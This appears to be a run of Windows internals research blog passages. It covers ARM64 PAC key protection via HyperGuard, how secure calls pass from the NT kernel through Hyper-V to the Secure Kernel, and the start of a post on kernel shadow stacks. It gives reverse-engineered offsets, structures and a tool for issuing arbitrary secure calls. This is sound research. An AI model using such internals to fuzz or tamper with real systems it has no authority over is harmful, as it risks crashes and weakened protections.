The curious reader may notice that the kernel itself is responsible for managing the key values for PAC. Additionally, we already covered the fact that the in-memory variable which tracks the kernel’s PAC signing key (used to sign kernel pointers) is read-only in VTL 0 memory thanks to the services of HVCI. However, the in-memory representation is simply a reflection of the system register value(s) we have talked about before - the APIBKeyLo_EL1 and APIBKeyHi_EL AArch64 registers (specifically when execution is in kernel-mode, loading the per-boot kernel-mode PAC key). What is preventing an attacker, in kernel-mode, from modifying the contents of this system register at any given time? After all, the register is writable from kernel-mode because the configuration is not delegated to a higher security boundary? To help alleviate this problem, Secure Kernel Patch Guard, more commonly referred to as “HyperGuard” - a security feature promulgated by the Secure Kernel - is used! HyperGuard achieves much of what PatchGuard attempts to defend against (modification of kernel data structures, MSRs on x86 systems, control registers, etc.) but it does so deterministically, as opposed to PatchGuard, because HyperGuard runs at a higher security boundary than the code it is attempting to defend (VTL 0’s kernel).

HyperGuard uses what is known as extents, which are definitions of what components/code/data/etc. should be protected by HyperGuard. On ARM64 installations of Windows, an ARM64-specific HyperGuard extent exists - the PAC system register extent. This extent is used by HyperGuard to ask the hypervisor to intercept certain items of interest - such as modifications to an MSR (or ARM64 system register), certain memory access operations, etc. Specifically for the ARM64 version of the Secure Kernel, an extent is registered for monitoring modifications to the PAC key system registers. This is done in securekernel!SkpgxInitializeInterceptMasks.

Although ARM-based hypervisors do not have “Virtual Machine Control Structure”, or VMCS (in the “canonical” sense that x86-based systems do, such as having dedicated instructions in the ISA for reading/writing to the VMCS), ARM hypervisors still must maintain the “state” of a guest. This, obviously, is used in situations like when a processor starts executing in context of the hypervisor software (due to a hypervisor call (HVC call), or other exceptions into the hypervisor), or when a guest starts resuming its execution. Part of this state - as is the case with x86-based systems - is the set of virtual registers (e.g., registers which are preserved across exception level changes into/out of the hypervisor and are specific to a guest). Among the virtual registers which are configurable by the hypervisor are, as you may have guessed, the “lo” and “hi” PAC signing key registers! This is what the function from the screenshot above intends to achieve - securekernel!SkpgArm64ReadRegister64. Microsoft documents many of the 64-bit virtualized-registers. Among the undocumented registers, however, are the ARM-based virtualized registers. However, we can see above that values 0x4002E and 0x4002F correspond to the virtual/private PAC signing registers. For completeness sake, 0x40002 corresponds to SCTLR_EL1. This was determined by examining the bit being processed (bit 30, via the 0x40000000 mask). This was previously seen, in the beginning of our analysis, by the toggling of SCTLR_EL1.EnIB bit (bit 30).

This entire configuration allows the Secure Kernel to intercept, via HyperGuard, any unauthorized modification of the PAC signing key register.

Conclusion

ARM-based processors, without the presence of backwards-edge control flow integrity (CFI) mitigations like CET, are able to effectively leverage PAC to defend against return address corruption. Windows, as we have seen, currently leverages PAC only in limited circumstances (like the protection of return addresses), which is standard on many mainstream implementations of PAC (with the ability in the future, if feasible, to expand into protection of data accesses). PAC provides a viable solution to protect non-x86-based processors from certain classes of memory corruption exploits. In addition, current-generation ARM64 Microsoft devices, like the Surface Pro, are not shipped with chips that can support the Memory Tagging Extension (MTE) feature. Although not implemented today on Windows systems, the implementation of both PAC and MTE in the future would serve to greatly increase the cost of memory corruption exploits. Given the protections afforded by the hypervisor, plus the current implementation of PAC, ARM-based Windows provides both user-mode and kernel-mode code with additional security against memory corruption exploits.

Windows Internals: Secure Calls - The Bridge Between The NT Kernel and Secure Kernel

Introduction

As I have talked about before, often times the “normal” kernel, which runs in Virtual Trust Level 0 (VTL 0), requires the services of the Secure Kernel in VTL 1. Though VTL 1 is both a higher security boundary and isolated from VTL 0 often times VTL 0 needs “help” from VTL 1, or VTL 0 needs to enlighten VTL 1 about something which happened in VTL 0. For various reasons - whether any “less-trusted” security boundary needs to enlighten any other “more-trusted” security boundary about something which has occured, or because the less-trusted boundary does not have access to resources that the more-trusted boundary does - there is still some sort of interaction (although many times limited) between security boundaries. VTL 0 <-> VTL 1 is no different.

Communication between VTLs is certainly, in my opinion, an interesting thing. Because of this I decided to write this blog post about the secure call interface, which allows VTL 0 to request the services of VTL 1, or to allow VTL 0 to enlighten VTL 1 with various information. Additionally I am releasing a tool on the same subject called SkBridge, which is capable of issuing secure calls with user-specified parameters.

The reason this piqued my interest is for a few reasons. Firstly, secure calls are often made inline of various kernel operations, and are not made to be directly-callable. Because of this the arguments of secure calls are often fairly low-level and require reverse engineering to understand what kind of data is being passed to VTL 1 (and also what is received back from VTL 1 in VTL 0). This provoked me to try to create a harness (SkBridge) which could attempt to generically allow one to issue secure calls. Second, I like hypervisors a lot and I thought it would be interesting, since VTL 0 and VTL 1 are in isolated regions of physical memory, to see how the hypervisor “brokers” secure calls (and secure returns, which are transitions from VTL 1 to VTL 0 after a secure call). Since Hyper-V ships with no symbols, I thought this could be interesting to try and reverse engineer some of this functionality.

Another motivating factor for this tool and post were two older posts by my dear friend and someone who always helps me, Alex Ionescu, about writing a bridge to fuzz hypercalls. I thought it might be interesting to achieve this at a “bit of a higher level” with secure calls specifically (which uses hypercalls under the hood).

This post will be taking a look at the architecture which allows NT, which is in a completely isolated region of physical memory from the Secure Kernel, to “hand off” execution to the Secure Kernel, as well as showcase some of the common patterns NT and SK use in regards to copying and encapsulating parameters and output from VTL 0 <-> VTL 1 and VTL 1 <-> VTL 0.

Secure Call Interface

As a primer, there are a few different mechanisms which exist for communication between the Secure Kernel and NT. Namely they are:

  1. Secure calls
  2. Normal calls
  3. Secure system calls (does not result, technically speaking, in VTL 1 talking to VTL 0)

Normal calls allow the Secure Kernel to request the services of NT. The Secure Kernel is a small binary which only implements functionality it needs in order to avoid exposing a large attack surface. Notably, as an example, file I/O is not present in the Secure Kernel and requests to write to a file (like a crash dump for an IUM “trustlet” that is configured to allow a crash dump to occur, also known as a “secure process”) are actually delegated to NT.

Secure system calls provide services specifically to secure process running in VTL 1 (again, like a trustlet) and do not result in a “transition” between SK and NT (because the target system call is not in VTL 0, but in VTL 1).

This blog post will instead focus on the secure call interface, which often is erroneously called the “secure system call” interface (even by myself! The terms are confusing!).

The secure call interface allows the NT kernel, in VTL 0, to request the services of the Secure Kernel in VTL 1. Many of us will “jump” to the comparison of the secure call interface to that of the typical system call interface - and rightly so. In a secure call operation the NT kernel (in VTL 0) will package up some parameters that make up the secure call request and those parameters will be delivered to the Secure Kernel, who takes those parameters, fulfills the request, and returns a status (and potentially some output) to the NT kernel - very similarily to a typical system call.

However, there are only two components at play for the traditional system call interface - user-mode and kernel-mode (in which which a transition of the CPU occurs into kernel-mode, with a few nuances like switching to the thread’s kernel stack, etc.). It is important to note, however, that there is not such a “direct pipe” which allows the processor to start executing “in context of the Secure Kernel”, similar to when execution begins in kernel-mode for a particular system call.

The secure call interface is really a “wrapper” for a specifc hypercall. A hypercall is a special operation (represented by the vmcall instruction) which transitions a processor which was previously executing in context of a guest (e.g., the processor was running code in context of a virtual machine, also known as guest) to what is known as Virtual Machine Monitor, or VMM mode (meaning execution on the processor is now executing in context of the hypervisor). This means that a hypercall is responsible for transitioning execution to the hypervisor (meaning for a secure call there are three components: the NT kernel, hypervisor, and Secure Kernel).

One common misconception is that the Secure Kernel “runs in the hypervisor”. This is actually not true. The Secure Kernel runs in an isolated physical address space (VTL 1), just like any other VM. When a secure call occurs, it is not NT being “directly piped” to SK. It is the hypervisor which then brokers the execution to the Secure Kernel when the “secure call hypercall” is received.

As I just mentioned, when a secure call happens a hypercall occurs. A hypercall is really just a very-specific way to cause a VM Exit. A VM exit is an “event” which occurs when the target processor goes from executing in context of a guest to executing in context of the hypervisor. Hypervisors typically register what is known as a “VM exit handler” in order to understand why the VM exit occurred and also how to handle the reason for the VM exit.

This means that when the secure call occurs it is Hyper-V’s VM exit handler which first starts executing (not the Secure Kernel) because a hypercall causes a VM exit. It is then up to Hyper-V to transition execution eventually to the Secure Kernel.

So what is the “difference between a secure call and hypercall”? The Microsoft Hypervisor Top Level Functional Specification, (also known as the TLFS), contains a list of all of the supported hypercalls. The answer to our question is that the “secure call” interface is effectively just a wrapper for the HvCallVtlCall hypercall! In other words, when a secure call occurs a specific hypercall is issued - causing a VM exit into Hyper-V. In NT, a pointer to the stub dedicated to this hypercall can be found at nt!HvlpVsmVtlCallVa.

The “secure call hypercall code” is that of 0x11, or 17 in decimal. This effectively means a secure call is “just” a hypercall which specifies this code. This specific hypercall code is a hint to Hyper-V which indicates that VTL 0 would like to request the services of VTL 1.

It is important to note that a vmcall instruction is spec’d to only run if the processor (which is currently running in “guest” mode) is at current privilege level (CPL) 0, or kernel-mode. vmcall is undefined in user-mode.

Once Hyper-V has execution it is then responsible for transitioning execution to the Secure Kernel (this is how execution goes from VTL 0 to VTL 1!). Hyper-V is the bridge between NT and SK, SK does not live “in the hypervisor”! For our purposes, which is to understand how the secure call “interface” works, we know that the first thing which happens as part of a secure call is that a VM exit occurs. This means that to better understand the secure call interface we first should attempt to locate Hyper-V’s VM exit handler!

Locating the Hyper-V VM Exit Handler

There is existing art on locating the VM exit handler for Hyper-V (for both AMD and Intel builds of Hyper-V). The canonical example is searching for a vmresume instruction (on Intel). A vmresume is responsible for transitioning the processor back to executing in context of a particular guest/VM (literally “resume” a VM). After a VM exit is handled, execution then eventually needs to go back to the guest. Typically a VM exit handler will, after handling the VM exit, issue the vmresume. Because of this the VM exit handler would then be in-and-around where a vmresume occurs. However, I am familiar enough with Hyper-V to know that there are certain debugging print statements located in the VM exit handler with the string MinimalLoop present. Searching for this string in IDA yields these print statements.

As we can see, a few strings like “EPT violation” (which can be a reason for a VM exit) and “VMX_EXIT_REASON_INIT_INTR” indicate logging is occuring in the VM exit handler. If we examine where this logging occurs, and if we then convert all integer-style values to appropriate VM exit reasons, we can see the VM exit handler is responsible for determining how to service the VM exit event.

It should be noted, additionally, that the VM exit reason is stored in the VMCS structure for the “current” guest (which caused the VM exit). The VMCS, or Virtual Machine Control Structure, is a per-processor structure. A VMCS represents the state of the “guest” running on a particular processor. Remember, with virtualization a processor can either be running in context of a particular guest (VM) or in context of the hypervisor software. We will see, later on, that both VTL 0 and VTL 1 have a VMCS which represents each of these “VMs”. What this means is that there is one VMCS loaded at a time on a processor (the VMCS is “per-processor”) but the data in the VMCS is per-guest. This is because there is a special CPU instruction, vmptrld, which allows the CPU to load a target VMCS pointer for a particular guest (thus allowing “multiple guests”). One VMCS “per-processor”, but we can swap out which VMCS that is based on the guest we want run on that processor.

The VM exit reason can be extracted by the hypervisor simply by invoking the vmread instruction with a particular VMCS encoding value. However, the VMCS resides in physical memory. Because it would be more performant to just write to virtual memory Hyper-V has the concept of “enlightenments” where the VMCS is mapped into virtual memory and is simply written to/read from its virtual address. Additionally, because (as we mentioned) the VMCS is per-processor Hyper-V also tracks the “current” VMCS through the gs segment register. Saar Amar talks about this in this Hyper-V research blog. In addition to the “current” VMCS there are many other important structures, like the “current” virtual processor, which are also tracked through the gs segment register on a particular processor. These offsets from the base of the gs segment register (which we will demonstrate how to find in this blog post) often change, and the data may not look the same from version-to-version.

As we can see, gs:[2C680h], on this particular build of Windows (24H2), contains the virtual address of the “current” VMCS. We know this because we can see here either the physical address of the VMCS is used, or the “enlightened” version. Because of this, we can deduce that since the VMCS is tracked via the current CPU’s gs segment register it is also very likely also that the rest of the important structures related to the hypervisor’s capabilities (like the “current virtual processor”) are also tracked via the gs segment register.

Because the rest of our analysis will require knowledge of where these structures are, we need to find where they reside. A wonderful blog exists on this, from Quarkslab, talking about how to identify much of this data. Unfortunately much of the data has changed between the time that blog was written, and now. In fact, even some of the structures in-memory do not contain the same “layout” as that of the Quarkslab blog. Because of this, its worth examining how to first identify this information. We will do this by first continuing into our VM exit handler, by locating where hypercalls are handled.

Locating the Hypercall Handler

Now that we know where the VM exit handler resides, we now need to identify where the handler for the “hypercall” VM exit reason occurs. This is because secure calls will result in a hypercall. Coming back to the VM exit handler, we can see there is a switch/case statement for handling all of the various VM exit reasons. We can also see a handler for VMX_EXIT_REASON_EXECUTE_VMCALL, which is the exit reason for a hypercall. This is our hypercall handler!

We still do not know what the arguments to what we now will call HandleVmCall will be, but we know that this is where hypercalls are handled. Taking a look at HandleVmCall we can once again see another switch/case going over many of the supported hypercall values. The hypercall values can be extracted either from the TLFS, or more-easily through Alex Ionescu’s HDK project.

We can see that there is a dedicated handler to the HvCallVtlCall hypercall type. HvCallVtlCall has a value of 0x11, or 17 in decimal. This is the secure call hypercall value and, thus, is our secure call handler!

It’s also possible to get a full list of all the hypercall handlers. To do this one simply needs to locate the “hypercall table”, which is stored in the .rdata portion of Hyper-V (it was once in a .CONST section). This is important for us because we actually need to disassemble one of the hypercall handlers. Why is this? Remember - we still need to locate structures such as the current virtual processor and current partition, because they will provide much of the data to the secure calls that we need to inspect. Saar mentions in his blog that most hypercalls first check the current partition for the correct permissions/privileges in regards to the ability to execute a particular hypercall (a partition may not have the privileges to do so, and each guest resides in a child partition while VTL 0 and VTL 1 reside in the root partition).

Because some hypercalls require special privileges there is a “privileges mask” which exists in each partition. Therefore, if we can locate the handlers for the hypercalls we can then inspect where this privilege check occurs. If we can find this privilege check, and if we know the privilege mask resides in the “current partition structure” we then can locate where the current partition resides!

As we can see, the hypercall table has a layout where the hypercall’s number is mapped to a particular hypercall handler routine. This is either an actual function which sets up a proper stack frame/etc., or is an assembly routine which does some necessary manual tasks.

To locate the current partition, let’s take one of the hypercall routines - in this case HvRetrieveDebugData, which is hypercall number 0x006a according to the TLFS.

Here we can now use WinDbg to load Hyper-V as data and examine this assembly stub. Use the command: windbgx -z C:\Windows\system32\hvix64.exe (for Intel-based Hyper-V).

There is a constant, in this case, located at gs:[360h] which is some sort of structure that has a bitmask at offset 0x1b0. We know that all hypercalls (usually) have this exact check at the beginning of the routine in order to validate privileges. This indicates that gs:[360h] must be the “current partition” and that 0x2b is the privilege mask! Additionally, if we examine the HV_PARTITION_PRIVILEGE_MASK enumeration, we can see that 0x2b is the Debugging bit - all but verifying that this is the partition, as the hypercall we are investigating is a debugging-related hypercall.

We now know the locations of the current VMCS and of the current partition. However, because there are some details still missing (especially because we don’t know how the VM exit handler receives its arguments and, thus, we don’t know the arguments for the secure call handler). The next step of the equation is to locate one of the most crucial data structures in Hyper-V, the Virtual Processor (VP). This data structure provides most of the arguments to both the secure call handler and the VM exit handler.

Locating the Virtual Processor (VP)

I found that locating the VP is fairly straightforward, but relies (in my opinion) on some trial-and-error and “assumptions”. The Quarkslab blog outlines how they were able to find the VP, but on my build of Hyper-V (which is now 4 years newer), some of the semantics and offsets have changed. In our case, to find the VP, we “go back” as far as we can (using cross-reference functionality in IDA) to see how the VM exit handler receives its arguments. The “main” argument given to the VM exit handler “originates” several calls up in the call chain. What I mean by this is that the VM exit handler receives arguments from a function which itself received the same arguments from another function (all the way “up”) which “passed them on” to the VM exit handler. Eventually we come to the following function in Hyper-V which will eventually pass them on to the VM exit handler.

Hyper-V does not ship with any public symbols. So although this looks abstract, sub_FFFFF800003321C8 is the function which will eventually invoke the VM exit handler. In this case, a few things can be noticed. Firstly we can see that from gs:[0h] a structure, referred to as “self” in this case, is preserved. “Self” in this case means that gs:[0h] simply references itself and is just a pointer “back to itself”. We can then see that what we will refer to as “the virtual processor” is extracted at offset 0x368 from the self-pointer. This is another way of expressing gs:[368h]. This is the current processor’s virtual processor structure! The VP structure has a specific structure member, located at offset 0xFC0, which is passed to the VM exit handler. The VM exit handler also will preserve the virtual processor as a local variable.

The virtual processor is then passed to the VM call handler which, in turn, will pass it on to the secure call handler (which is just a hypercall with a hypercall code of 0x11).

The Secure Call Handler

Now that we have our feet under us, we can turn our attention to the actual “secure call handler”, which is just a hypercall handler for hypercall code 0x11 (HvCallVtlCall).

The secure call handler will, first, extract VirtualProcessor + 0x3c0, which seems to be a structure, and then will extract from what seems to be another structure at offset 0x14. One thing we must remember is that, when Virtual Secure Mode (VSM) is enabled, we have (currently) two Virtual Trust Levels (VTLs). We have VTL 0 (normal world) and we have VTL 1 (secure world). The thing to remember here is that a particular processor, when VSM is enabled, executes in context of a particular VTL as well! Hyper-V manages the “current VTL” information via the VP structure. In this version of Hyper-V, the “current VTL” is maintained through the current virtual processor at offset 0x3c0. Additionally, offset 0x14 into this “VTL structure” contains the VTL associated with the VTL structure (which, in this case, means the VTL of the current processor).

The curious reader may wonder where, what I am calling VtlInitializedMask, comes from. As part of the “song-and-dance” that Hyper-V and the Secure Kernel perform, to initialize the VTLs, a “mask” (managed by the VP) maintains “state” associated with the VTLs that are initialized. This also brings up, since it is seen in the screenshot below, the VP maintains both the current VTL information and an array of all known VTLs.

The first thing the secure call handler does, if we are eligble to issue the secure call (the target VTL is initialized), is we “fixup” the instruction pointer for the current VTL. There is one crucial detail to recall here - with the presence of VSM we have two VMCS structures which can be used - the VMCS associated with VTL 0 (which is the current VTL, since this is a secure call and VTL 0 and requesting services of VTL 1) and the VMCS associated with VTL 1. The “typical” specification for handling VM exit (like our secure call) is to then increment the instruction pointer of the guest which caused the VM exit to the next instruction to be executed when the VM enter occurs later (when the hypervisor is done and the guest starts executing again). This is the first thing that is done so that VTL 0 returns to the “next” instruction and does not re-issue the hypercall (in this case “secure call”). This is done be either leveraging the “enlightened” VMCS, or by reading from the VMCS directly using the vmread and them vmwrite instructions to update the guest’s instruction pointer.

Once the instruction pointer for VTL 0 has been fixed up, the transition to the new VTL (VTL 1) begins. This is achieved through what I am calling the BeginVtlTransition function. For our purposes this function will ensure that the target VTL differs from the current VTL (as this is a VTL transition).

When the actual VTL transition occurs, the first thing that happens is the current VTL data for the current virtual processor is updated. In this case, the current VTL is now VTL 1.

After the relevant information is updated the actual VMCS of the current VP needs to be updated to that of the new VTL (VTL 1). This is done through a function I have named TransitionToNewVtlViaVmcs. From the “new VTL data” comes what I am referring to as private VTL data. This could also be renamed to “VTL state data”. The “state data” or “private data” is necessary as it contains the target VTL’s VMCS pointer.

With the target VTL’s information now in-scope, the transition to the new VTL can occur by updating the current VMCS to that of, in our case, VTL 1. The vmptrld instruction will be used to achieve this if enlightenments are not available. Otherwise the virtual address of the VMCS is used.

The “guest RIP”, “guest RSP”, etc. are now all that of VTL 1 and execution is still in the hypervisor. The new “guest RIP” and “guest RSP” (which are that of VTL 1) will be used when the “VM resume” occurs to allow the processor to start executing in context of the new guest (which is now VTL 1 after the VTL transition). The new guest RIP and guest RSP come from the last time VTL 1 caused a VM exit. So whatever VTL 1 was doing at the time it performed the last action that caused a VM exit is the state of the processor when the VM resume will occur. From here Hyper-V can simply issue a vmresume instruction and the new “guest” that will start executing is VTL 1! This is how VTL 0 asks Hyper-V (via the hypercall) to have VTL 1 start executing.

This means we now have a primitive (secure call) to transition into VTL 1, requested by VTL 0 and serviced by the hypervisor as we have seen, but the crucial question here is what will be executed in VTL 1 when the VM resume occurs? The Secure Kernel is setup in such a way, when handling secure calls, to cleverly leverage code routines and hand-crafted assembly code that exist very close together in memory so that when the hypervisor issues the VM resume and execution occurs in VTL 1, the correct handlers are present in the Secure Kernel to service the secure call.

VTL 1 State Preservation And VM Exit Back To Hyper-V

Let’s now turn our attention to the Secure Kernel’s “famous” function, securekernel!IumInvokeSecureService. Using SourcePoint’s debugger, which I have previously outlined using, we can debug the Secure Kernel to gain insight into how VTL 1 preserves it state in such a way that when a secure call occurs execution seamlessly results in the secure call being serviced by securekernel!IumInvokeSecureService. To understand this let’s start at what the Secure Kernel will do after servicing a secure call, in order to gain insight into how VTL 1 properly preserves it state before performing the VM exit back to Hyper-V.

When the secure call has been serviced (via securekernel!IumInvokeSecureService), an indirect jump occurs to securekernel!SkpPrepareForNormalCall. It is crucial here that this is a jump, not a call, as no return address is pushed onto the stack. This is because the thread currently executing may not end up being the thread which actually processes the return back into Hyper-V.

Secure calls are handled, usually, in context of a particular thread (more on the actual interface towards the end of this blog post). Because of this two functions are called, securekernel!SKiDeselectThread and (potentially, if a specific thread is necessary - we will talk about this later) securekernel!SkiDetachThread. This allows us to “stop executing” in context of the particular thread in which the secure call was handled.

We are now “back” to the thread which originally started executing when VTL 1 was “entered” into via the secure call (more specifically this is the thread which was represented by the “guest RSP” and “guest RIP” update we talked about earlier when the VMCS for VTL 1 was loaded and the VM resume occured to dispatch VTL 1).

With the correct thread selected it is time to preserve the current state of VTL 1 before the VM exit. Recall that all of the code/assembly which is responsible for preserving the current state of execution is tightly-packed right next to each other in memory. This allows execution to occur linearly and not require complex jumps/calls across several pages of memory and to allow the stack to be setup in a very particular manner. securekernel!SkpPrepareForNormalCall then invokes securekernel!SkpPrepareForReturnToNormalMode (which are right next to each other in memory). This function is then where “the magic happens”.

Eventually an indirect call to securekernel!ShvlpVtlReturn occurs. This time we issue a call instead of a jump. This is crucial because a call, as you may know, will push the address of the next instruction onto the stack.

In this case the address of the next instruction is securekernel!SkpReturnFromNormalMode! This means that when the VM exit from VTL 1 occurs back into Hyper-V (which is known as a “secure call return”) it will be this address which is pointed to by the top of the guest’s stack (guest RSP). Why does this matter? The current function about-to-be executed (securekernel!ShvlpVtlReturn) simply issues a vmcall (hypercall) with the secure call return hypercall code (0x12). When this happens, the VM exit happens back into Hyper-V - and the address on the stack is that of securekernel!SkpReturnFromNormalMode.

Hyper-V, on receiving the secure call return hypercall, will also perform a similar fixup to that which we saw earlier - specifically Hyper-V will fixup the guest’s RIP (the guest RIP from the VMCS of VTL 1). The “current” guest RIP for VTL 1 points to the vmcall (the secure return). Hyper-V will increment VTL 1’s RIP to the next instruction after the vmcall. This is important because the instruction after the vmcall is simply a ret (return)! What this allows the Secure Kernel to do is that, upon the next VM entry into VTL 1, this ret will execute and, thus return into whatever is stored on the guest’s stack pointer. In this case, as we can recall, VTL 1 strategically configured it’s stack pointer to be securekernel!SkpReturnFromNormalMode! securekernel!SkpReturnFromNormalMode is the Secure Kernel function responsible for dispatching the appropriate logic as to why the VM entry into VTL 1 occured (hypercall, intercept, etc.)! This “packing together” of functions near the vmcall instruction allows the Secure Kernel to “always be ready” to handle any VM entry, by allowing VTL 1 to simply let securekernel!SkpReturnFromNormalMode to handle any entry into VTL 1 from VTL 0 (normal mode)!

Now that we have examined the underlying mechanism which allows for VTL 0 -> Hyper-V -> VTL 1 “secure calls” and returns from VTL 1 -> Hyper-V -> VTL 0, let’s actually examine, from the “NT” side the actual “secure call interface” and the nuances surrounding it.

Secure Call “Interface”

The secure call interface, as I have mentioned in previous blogs (and this one), all revolves around the NT function nt!VslpEnterIumSecureMode, which I have prototyped as such:

NTSTATUS
VslpEnterIumSecureMode (
    _In_ UINT8 OperationType,
    _In_ ULONG64 SecureCallCode,
    _In_ ULONG64 OptionalSecureThreadCookie,
    _Inout_ SECURE_CALL_ARGS *SecureCallArgs
    );

The SECURE_CALL_ARGS structure is undocumented, but is known to be 0x68 (108 bytes) in size from Windows Internals 7th Edition, Part 2. To the best of my ability I have reverse engineered this structure to the following layout:

union SECURE_CALL_RESERVED_FIELD
{
    ULONGLONG ReservedFullField;
    union
    {
        struct
        {
            UINT8 OperationType;
            UINT16 SecureCallOrSystemCallCode;
            ULONG SecureThreadCookie;
        } FieldData;
    } u;
};

typedef struct _SECURE_CALL_ARGS
{
    SECURE_CALL_RESERVED_FIELD Reserved;
    ULONGLONG Field1;
    ULONGLONG Field2;
    ULONGLONG Field3;
    ULONGLONG Field4;
    ULONGLONG Field5;
    ULONGLONG Field6;
    ULONGLONG Field7;
    ULONGLONG Field8;
    ULONGLONG Field9;
    ULONGLONG Field10;
    ULONGLONG Field11;
    ULONGLONG Field12;
} SECURE_CALL_ARGS, *PSECURE_CALL_ARGS;

As Windows Internals, 7th Edition Part 2 mentions, and other researchers have noticed, the first argument passed to VslpEnterIumSecureMode is the “operation type”. Almost all of these are set to 2, but other values do exist. 2 seems to indicate “requesting a secure service” or a “secure call”. Additionally, OptionalSecureThreadCookie is unused except for the case of starting a secure thread and calling into an enclave (although, as we will see, a secure thread cookie can still be used even if one is not specified as an argument directly to nt!VslpEnterIumSecureMode).

A “secure thread cookie” is created by the Secure Kernel when the NT kernel requests that a secure thread be created. A secure thread is a thread which will run in VTL 1, usually by a trustlet/secure process, but the thread is still created in VTL 0 (and then run in VTL 1, and also may re-enter into VTL 0 as we will see via the “normal call” interface). The Secure Kernel is then responsible for setting up the secure thread and will then, on success, return a “secure thread cookie” back to the NT kernel. This cookie is effectively a “handle” of sorts, and lets the Secure Kernel know (who tracks all known secure threads) which thread a particular secure call needs to be serviced on. Using WinDbg we can identify an example secure thread cookie value:

lkd> dx -g @$cursession.Processes.Where(p => p.Threads.Any(t => t.KernelObject.Tcb.SecureThreadCookie != 0)).Last().Threads.Where(t => t.KernelObject.Tcb.SecureThreadCookie != 0).Select(t => new {Process = (char*)(((nt!_EPROCESS*)(t.KernelObject.ProcessFastRef.Object & ~0xf))->ImageFileName), TID = t.Id, SecureThreadCookie = t.KernelObject.Tcb.SecureThreadCookie})
=======================================================================================
=             = (+) Process                          = (+) TID   = SecureThreadCookie =
=======================================================================================
= [0x172c]    - 0xffff9e0942b543b8 : "NgcIso.exe"    - 0x172c    - 0x15               =
=======================================================================================

In this case NgcIso.exe is associated with “Windows Hello” (another feature of Windows is that the biometric authentication can be implemented in VTL 1!) process. In this case the secure thread cookie, managed by the KTHREAD object, is 0x15. This can optionally be provided to the secure call interface to instruct the Secure Kernel to handle a secure call on a particular thread.

nt!VslpEnterIumSecureMode will do a few things, in addition to packaging up the arguments. If the type of operation type is “3” (a request to flush the translation buffers, or TB) an ETW event can be generated for the enter into VTL 1, although we can see later other scenarios also can result in an ETW event for an entry/exit into VTL 1 (you can see my tool Vtl1Mon for more information). If ETW logging is not configured, and the operation is a “flush TB”, nt!HvlSwitchToVsmVtl1 is called directly - which simply issues the hypercall for code 0x11, which is a secure call.

If the operation is not related to flushing the TB it is therefore either a secure call or a normal call (VTL 1 requesting the services of VTL 0). In the case of it being a normal or secure call, the appropriate secure thread cookie is specified (if necessary).

One of the most common scenarios for a “normal” call is a VTL 1 secure process requesting the services of a system call that is not implemented in VTL 1 (and, thus, VTL 0 is needed). In these cases a dedicated secure thread has previously been created by a secure process. This secure thread is “running” in VTL 0 in a loop that can be “broken” when VTL 1 requests a normal call.

In the above example LsaIso.exe, a secure process running in VTL 1, requested that the system call NtTestAlert be issued (which is system call number 0x1d3 on my machine). This is done by the secure thread, which has now been instructed to service the normal call, by issuing a call through nt!VslpDispatchIumSyscall. In this case an appropriate index into the system service table is used to access a target system call and invoke it (by calling the function, which is passed as the first argument to nt!VslpDispatchIumSyscall as a function pointer). As a point of contention, if a thread cookie is in use APCs are disabled for the target thread.

When the secure call (which we are focusing on in this blog) has finished, optional output may be returned to the caller. An example is a call to retrieve the “secure PEB” of a process. Because a “secure process” technically runs in VTL 1, its memory is inaccessible from VTL 0. Due to this, even items like the PEB have special wrappers retrieving the location of items like the PEB. The output, from VTL 1, is returned to the caller through one of the input fields (which can “double” as an input and output field).

This sums up the underlying mechanism for issuing a secure call.

Common Secure Call Patterns

There are many common patterns one will start to notice when dealing with secure calls, specifically leveraging MDLs, or Memory Descriptor Lists. In a previous blog post I talked about one of the existing secure calls related to image validation which leverages MDLs. Effectively some of the parameters of the secure calls are “encapsulated” as MDLs. There is more detail in the aforementioned blog link I provided in this section of the post, but effectively the parameters are encapsulated as MDLs on the VTL 0 side, to lock them into physical memory, and then on the VTL 1 side the MDL is validated (by actually creating a second MDL that describes the input MDL), then mapping the VTL 0 MDL into VTL 1, and then using the mdl->MappedSystemVa to process the parameter. VTL 0 is usually responsible for providing the virtual address of the MDL in VTL 0 and the physical page (PFN) backing the MDL.

Additionally a common pattern is the use of “secure handles”. These are typically found in the form of processes and threads, and also images (section objects). These handles usually start with 0x140000000. They are, just like “normal handles”, indexes into tables which manage the secure objects in VTL 1. An example is the “secure PEB” retrieval secure call. A list of all the valid secure calls can be found through the nt!_SKSERVICE enum in the symbols.

We then can see in the handler in VTL 1 a call to securekernel!SkobReferenceObjectByHandle is made, specifying the user-provided secure process handle (found in the EPROCESS object in VTL 0). The result is the Secure Kernel “version” of a process, many times referred to as an “SKPROCESS” object.

Lastly, it is important to know (especially if one is “fuzzing” the secure call interface) that if you issue any invalid secure call operation, your machine will crash. When I say invalid, I mean providing a numerical secure call value that is not supported by SK (you can validate this via the nt!_SKSERVICE enum).

Issuing Your Own Secure Calls

The point of this entire post, besides outlining the interface between VTL 0 requesting the services of VTL 1, is to introduce a software package I am releasing called SkBridge. SkBridge uses a driver and a user-mode client to allow you to issue your own secure calls! As I have mentioned in this post, most secure calls are made inline of the kernel, with the parameters not being controllable. With this tool, it is possible to issue your own secure calls!

As I have mentioned in this post, there is a lot of nuance with secure calls. It is not as simple as “providing parameters” to the Secure Kernel, as some parameters are not even accessible through documented means (like extracting a secure thread/process handle). Additionally, there is the overhead of needing to encapsulate some parameters as MDLs, converting virtual-to-physical addresses, extracting section objects, secure handles, and also using a specific thread’s secure thread cookie. The project contains a few examples in Examples.cpp in the SkBridgeClient project. Please read the README for more details!

Conclusion

I had started this work a few weeks ago, but got side tracked when I realized it is possible to log secure call requests through ETW. This caused the release of Vtl1Mon. I am hoping that the SkBridge project and Vtl1Mon together can help researchers interface with the Secure Kernel! My hope is this post was either entertainment value or informative. Thank you very much!

Exploit Development: Investigating Kernel Mode Shadow Stacks on Windows

Introduction

A little while ago I presented a talk at SANS HackFest 2024 in California. My talk provided a brief “blurb”, if you will, about a few of the hypervisor-provided security features on Windows - specifically surrounding the mitigations instrumented through Virtualization-Based Security (VBS). Additionally, about one year ago I noticed that “Kernel-mode Hardware-enforced Stack Protection” was a feature available in the UI of the Windows Security Center (before this, enabling this feature had to be done through an undocumented registry key). This UI toggle is actually a user-friendly name for the Intel CET Shadow-Stack feature for kernel-mode stacks.

Intel CET technically refers to multiple features, including both Indirect Branch Tracking (IBT) and Shadow-Stack. Windows does not implement IBT (and instead leverages the existing Control Flow Guard feature). Because of this, any references to Intel CET in this blog post really refer specifically to the shadow stack feature.

